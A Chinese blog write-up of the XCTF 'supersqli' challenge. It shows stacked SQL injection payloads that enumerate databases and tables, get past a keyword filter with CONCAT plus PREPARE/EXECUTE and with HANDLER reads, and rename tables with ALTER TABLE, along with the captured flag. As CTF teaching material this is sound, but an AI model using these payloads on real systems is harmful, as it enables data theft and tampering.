

Xctf练习sql注入--supersqli

原创

b1gpig安全 于 2020-12-28 18:41:48 发布 80 收藏

分类专栏: [sql](#) 文章标签: [mysql sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45694388/article/details/111871108

版权



[sql](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

三种方法

方法一


=1 回显正常

=1' 回显不正常,报sql语法错误

=1' --+ 回显正常,说明有sql注入点,应该是字符型注入(# 不能用)

=1' order by 3 --+ 回显失败,说明有2个注入点

=1' union select 1,2 --+ 回显显示过滤语句:




取材于某次真实环境渗透, 只说一句话: 开发和安全的

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i", $inject);
```

https://blog.csdn.net/weixin_45694388

=1'; show databases --+ 爆数据库名



姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

https://blog.csdn.net/weixin_45694388

--1'; show tables --+ 绕过过滤,显示表下的列名



取材于某次真实环境渗透，只说一句话：开发和安全

姿势:

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

https://blog.csdn.net/weixin_45694388

=1';show columns from words --+ 尝试堆叠注入(多条语句)




```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

```
array(6) {  
  [0]=>  
  string(2) "id"  
  [1]=>  
  string(7) "int(10)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

```
array(6) {  
  [0]=>  
  string(4) "data"  
  [1]=>  
  string(11) "varchar(20)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

nothing...



取材于某次真实环境渗透，只说一句话：开发和安全的

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```


https://blog.csdn.net/weixin_45694388

想要进一步拿到信息,只有想办法绕过select语句

这里需要用到 sql语句的预编译

https://blog.csdn.net/weixin_45694388/article/details/111871581

```
1';set @sql = CONCAT('sele', 'ct * from `1919810931114514`');prepare aaa from @sql;EXECUTE aaa;#
```




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
strstr($inject, "set") && strstr($inject, "prepare")
```

https://blog.csdn.net/weixin_45694388

再次通过大小写绕过关键字prepare过滤



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```

https://blog.csdn.net/weixin_45694388

方法二:handler查询

mysql可以使用select查询表中的数据，也可使用handler语句，这条语句是一行一行的浏览一个表中的数据。

handler可以用于MyISAM和InnoDB表。

使用方法：

handler table_name open打开一张表

handler table_name read first读取第一行内容，

handler table_name read next依次获取其它行

最后一行执行之后再执行handler table_name read next会返回一个空的结果。

```
-1';handler `1919810931114514` open;handler `1919810931114514` read first;#
```

方法三 他好骚啊

有如下列，其中有一个列就是data列我们是可以进行查询，爆出内容的，所以我们可以利用数据库修改表名和列名的方法，将我们要查询的表名改成第二个，就可以查询出我们想要的內容了

```
=1'; alter table words rename to aaaa;alter table `1919810931114514` rename to words;alter table words change flag id varchar(100);#
```


介绍一下这几句:

```
alter table words rename to aaaa; 先把原来的words表名字改成别的, 这个随便
```

```
alter table 1919810931114514 rename to words; 将表1919810931114514的名字改为words
```

```
alter table words change flag id varchar(100); 将改完名字后的表中的flag改为id, 字符串尽量长点吧
```

然后用1' or 1=1 --+直接就能得到正确结果




取材于某次真实环境渗透, 只说一句话: 开发和

姿势:

```
array(1) {  
  [0]=>  
    string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"  
}
```

https://blog.csdn.net/weixin_45694388



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)